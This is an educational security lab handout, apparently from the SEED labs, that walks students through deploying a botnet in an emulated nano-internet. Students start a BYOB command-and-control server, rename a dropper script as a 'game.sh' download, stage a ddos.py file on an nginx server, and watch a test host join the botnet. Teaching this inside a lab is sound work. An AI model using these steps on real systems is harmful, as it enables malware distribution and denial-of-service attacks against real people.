SEED LAB: Build Your Own Botnet


Introduction to Botnet

The term *botnet* is derived from the words *robot* and *network*. A *bot*, in this case, is a device infected by malicious code, which then becomes part of a network, or *net*, of infected machines all controlled by a single attacker or attack group.

Botnet Architecture (Advanced Level only)

There are two existing botnet architectures: Command and Control (C&C) and Peer-to-Peer (P2P).

- A C&C botnet is a centralized botnet consisting of bots and a control entity. Most existing botnets utilize this architecture. The machine/people (also known as *botmasters*) that are controlling a botnet will select a machine to be the central node, usually a server with high bandwidth. Note the botmaster can be a different machine as to the central node. Newly infected bot will contact the central node to register themselves into the botnet. Existing bots will also check-in periodically with the central node and wait for commands from the central node. The advantages of a C&C botnet is its scalability that allows a central node to control thousands of bots. A common C&C botnet can easily control 1000 bots at a time. However, C&C botnets are prone to a single point of failure and newer botnets are shifting towards P2P architecture.




- P2P botnet architecture is more resilient to network failure, providing backup in the event where the commanding machine is taken down. However, current P2P botnets have size constraints - they only support small groups of bots ranging from 10 - 50. Second, bots face trouble communicating and coordinating attacks as there is no clear hierarchy in the network. Nevertheless, botnet developers are leaning towards P2P botnets as the efforts of authority in taking down botnets rises in recent years.

Botnet Goals

The objective of creating a botnet is to infect as many connected devices as possible and to use the large-scale computing power and functionality of those devices for automated tasks that generally remain hidden from the users of the devices. For example, an ad fraud botnet infects a user's PC with malicious software that uses the system's web browsers to divert fraudulent traffic to certain online advertisements. However, to stay concealed, the botnet won't take complete control of the operating system (OS) or the web browser, which would alert the user. Instead, the botnet may use a small portion of the browser's processes, often running in the background, to send a barely noticeable amount of traffic from the infected device to the targeted ads. Note that bot malware can not only infect computers, but also Internet of Things (IoT) devices like the Alexa voice control device.

Botnet Infection

The botnet malware typically looks for devices with certain vulnerabilities across the internet, rather than targeting specific individuals, companies, or industries. Hackers may infect victims via Trojan malware (which disguises itself as something harmless or legit), by exploiting existing vulnerabilities on devices, or with phishing attacks that trick victims into installing the malware.



Botnet DDoS

A Distributed Denial-of-Service (DDoS) attack is a malicious attempt to disrupt the normal network traffic of a targeted server, service, or network by overwhelming the target or its surrounding infrastructure with a flood of internet traffic. Today, an average web server can handle 1000 requests per seconds (RPS). Larger organizations will have multiple web servers and a load balancer that can distribute their traffic equally to their web servers. As one can imagine, spamming HTTP requests using a single personal computer to a web server can hardly interrupt the network. However, using a botnet, one can send thousands of HTTP requests at the same time from hundreds of thousands of hosts/bots to a single web server. This will slow down the network and cause disruption as the web server could not handle that much request at the same time.

Botnet Mitigation / Detection

Lab requirements

- Ubuntu 20.04 Machine

####### For Entry Level ########### (Have fundamental Linux skills)

=> Let the user/student feel more involved while working on the lab

=> Most of the command were fundamental simple Linux commands

Task 1: Setting up the environment


In this task, students will set up the lab environment, including updating packages to meet prerequisites and downloading lab setup files from github.

1. Check for prerequisite
   - `apt-get update & upgrade`
   - Check if python3 installed
   - Check if docker installed
     - Use the command `sudo apt install docker.io` to install docker
     - Use the command `docker --version` to confirm the installation
2. Download the entire lab folder from github.
   - Use the command `git clone https://github.com/path/to/file.git`
3. Add seedemu module to PYTHONPATH.
   - Use the command source development.env under the project **root directory**.
   - ***Tips:*** Root directory = `/home/<username>/seed-emulator`

Task 2: Deploying Basic Botnet

In this task, students will deploy the seed emulator to set up the nano-internet along with the botnet structure. After the deployment, students can see the visualized nano-internet from Web-GUI.

1. Navigate to the Botnet Lab directory
    - ***Tips:*** Use the `ls` command to list the directory content and the `cd` command to switch directories.
2. Run the Botnet_Lab python file.
    - Use the command `python3 <filename>`
    - The python file will generate a bunch of docker component files in a new directory named Testoutput.
3. Bring up the emulated nano-internet
    - Navigate to the `Testoutput` directory, and
    - Use the command `docker-compose build && docker-compose up`
4. Bring up the Web GUI of the emulated nano-internet
    - Navigate to `~/seed-emulator/client`
    - Use the command `docker-compose build && docker-compose up`
    - It will bring up a web server hosting the visualized nano-internet, where we can access each machine in the emulated internet.
5. On web browser, navigate to the `http://localhost:8080/map.html`
6. Below is the screenshot of what you should see on the webpage.
    - The end of each branch is an end host, which is represented as a hexagon
    - Each end host is labeled with their corresponding name.
    - To access each machine, click on the one you wish to access, and then click the `Launch console` action in the right-hand side window.



Host: 150/web
ID: 86611aaf8c62
ASN: 150
Name: web
Role: Host

IP addresses
net0: 10.150.0.71/24

Actions
Launch console
Disconnect
Refresh


Task 3: Setting up C2 server and spread malware

Context: The deployed nano-internet infrastructure already had a C2 server and several bots in it. Suppose we already control several robots in nano-internet and will set up a web server. Web servers ostensibly serving free bash shell games are actually spreading bot malware

In this task, students will bring up the Command & Control Server and establish connections with the bots already in the nano-internet. In addition, the student will need to modify a web server to set up a web page for downloadable items, which will be disguised malware.

C2 Server - c2_server machine

1. Bring up the C2 Server
   - On c2_server machine, launch console and navigate to `/tmp/byob/byob`
   - Use the command `python3 server.py --port 445` to bring up the C2 server




```
Connecting to 06e56c637f6f...
Connected to 06e56c637f6f.
root@06e56c637f6f / # cd /tmp/byob/byob
root@06e56c637f6f /tmp/byob/byob (git)-[remotes/origin/dependab
eb-gui/buildyourownbotnet/assets/js/jquery-terminal/prismjs-1.2
root@06e56c637f6f /tmp/byob/byob (git)-[remotes/origin/dependabot/npm_and_yarn/w
eb-gui/buildyourownbotnet/assets/js/jquery-terminal/prismjs-1.27.0~1] # python3
server.py --port 445


88                                 88
88                                 88
88                                 88
88,dPPYba,  8b       d8  ,adPPYba,  88,dPPYba,
88P'    "8a `8b     d8' a8"     "8a 88P'    "8a
88       d8  `8b   d8'  8b       d8 88       d8
88b,   ,a8"   `8b,d8'   "8a,   ,a8" 88b,   ,a8"
8Y"Ybbd8"'      Y88'     `"YbbdP"'  8Y"Ybbd8"'
                d8'
               d8'
```

```
AS150/c2_server
ASN: 150
Name: c2_server
Role: Host
IP: net0,10.150.0.73/24
```

2. Confirm the connection session of the bot client to the C2 server
   - Two bot client connection session should be shown soon after you bring up the C2 server

- The command `sessions` can be used to check all the current established connection sessions with bots.
- ***Tips***: Use `help` to check more on byob command utilities.




```
[?]  Hint: show usage information with the 'help' command

[byob @ /tmp/byob/byob]>

[+] Connection: 10.151.0.72
    Session: 0
    Started: Sun Apr 24 00:07:54 2022

[byob @ /tmp/byob/byob]>

[+] Connection: 10.150.0.72
    Session: 1
    Started: Sun Apr 24 00:08:17 2022

[byob @ /tmp/byob/byob]>
```

Web Server - 150/web machine

# For the Advanced level group, they should modify the byob_client_dropper_runner.sh file first to fill in the blank in the code. To fill out which IP address is the server and at which port to connect.

3. Construct a new directory in the web structure for downloadable items.
    - Create a directory under `/var/www/html` named `downloads`
    - ***Tips***: use the command `mkdir` to create new directories.
4. Add malicious files onto the web page for downloadable items
    - There are 3 files preloaded into the web server (**150/web**) in `/tmp` directory
    - Use the command `mv /tmp/byob_client_dropper_runner.sh /var/www/html/downloads/game.sh` to move the malicious payload and rename it to disguise as a legit game file.
    - Use the command `mv /tmp/ddos.py /var/www/html/downloads/ddos.py` to move the ddos attack file, which will later be downloaded by bots to execute and attack.

- ***Tips***: `mv` command is used to move one file from one place to another and rename the file.




```
Connecting to 94a343e4ea02...
Connected to 94a343e4ea02.
root@94a343e4ea02 / # cd /tmp
root@94a343e4ea02 /tmp # ls
byob_client_dropper_runner.sh  ddos.py  default
root@94a343e4ea02 /tmp # cd /var/www/html
root@94a343e4ea02 ~www/html # mkdir downloads
root@94a343e4ea02 ~www/html # mv /tmp/byob_client_dropper_runner.sh downloads/ga
me.sh
root@94a343e4ea02 ~www/html # mv /tmp/ddos.py downloads/ddos.py
root@94a343e4ea02 ~www/html # 
```

5. Modify Nginx Web server configuration file to add the `downloads` directory into its web structure.
   - Open the file /tmp/default, copy the following section in the file

```
location /downloads {
        autoindex on;
        autoindex_exact_size on;
        add_header Content-disposition "attachment";
        default_type application/octet-stream;
}
```

   - Navigate to `/etc/nginx/sites-enabled`, and paste the above section in the `default` file there.




150/web

```
  GNU nano 4.8                    default                          Modified
server {
    listen 80;
    root /var/www/html;
    index index.html;
    server_name _;
    location / {
        try_files $uri $uri/ =404;

    }
    location /downloads {
        autoindex on;
        autoindex_exact_size on;
        add_header Content-disposition "attachment";
        default_type application/octet-stream;
    }

}

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```

```
AS150/web
ASN: 150
Name: web
Role: Host
IP: net0,10.150.0.71/24
```

6. Restart the Nginx Web Server using the command `service nginx restart`
    - ***Tips***: Restart the service to load/deploy the new configuration




```
root@94a343e4ea02 /etc/nginx/sites-enabled # service nginx restart
 * Restarting nginx nginx                                            [ OK ]
root@94a343e4ea02 /etc/nginx/sites-enabled #
```

Task 4: Victim infection

In this task, you will pretend to be the victim, who wants to play games on his/her machine. And you will go download the game file from the web server and run it. When you run the malicious game file, the victim machine will establish connection with the C2 server and join the botnet. 150/test machine will be the victim machine of bot malware infection in this lab.


1. On `150/test` machine, download the game file from website
    - Use the command `wget http://<web150 server IP address>/downloads/game.sh` to download the game file.



```
Connecting to 4430f3b242e5...
Connected to 4430f3b242e5.
root@4430f3b242e5 / # wget http://10.150.0.71/downloads/game.sh
--2022-04-24 00:12:20--  http://10.150.0.71/downloads/game.sh
Connecting to 10.150.0.71:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12602 (12K) [application/octet-stream]
Saving to: 'game.sh'

game.sh             100%[===================>]  12.31K  --.-KB/s    in 0s

2022-04-24 00:12:20 (187 MB/s) - 'game.sh' saved [12602/12602]

root@4430f3b242e5 / # chmod +x game.sh
root@4430f3b242e5 / # ./game.sh
```


```
AS150/test
ASN: 150
Name: test
Role: Host
IP: net0,10.150.0.80/24
```

2. Run the game file
    - Use the command `chmod +x game.sh` to make the game file executable
    - Use the command `./game.sh` to run the file
    - After running the file, a Tic Tac Toe game should appear as this is a legitimate clean game file.
    - However, if you check on the terminal console of `c2_server` machine, you should see that the victim machine `test` is connected to the server.



```
Tick Tack Toe | V1.0
[CTRL + c] Exit Game

    ---Choose option---

    1- Play with Bot.
    2- Play multiplayer.

Input#~ <string>:6: DeprecationWarning: the imp module is deprecated in favour o
f importlib; see the module's documentation for alternative uses
```

```
AS150/test
ASN: 150
Name: test
Role: Host
IP: net0,10.150.0.80/24
```

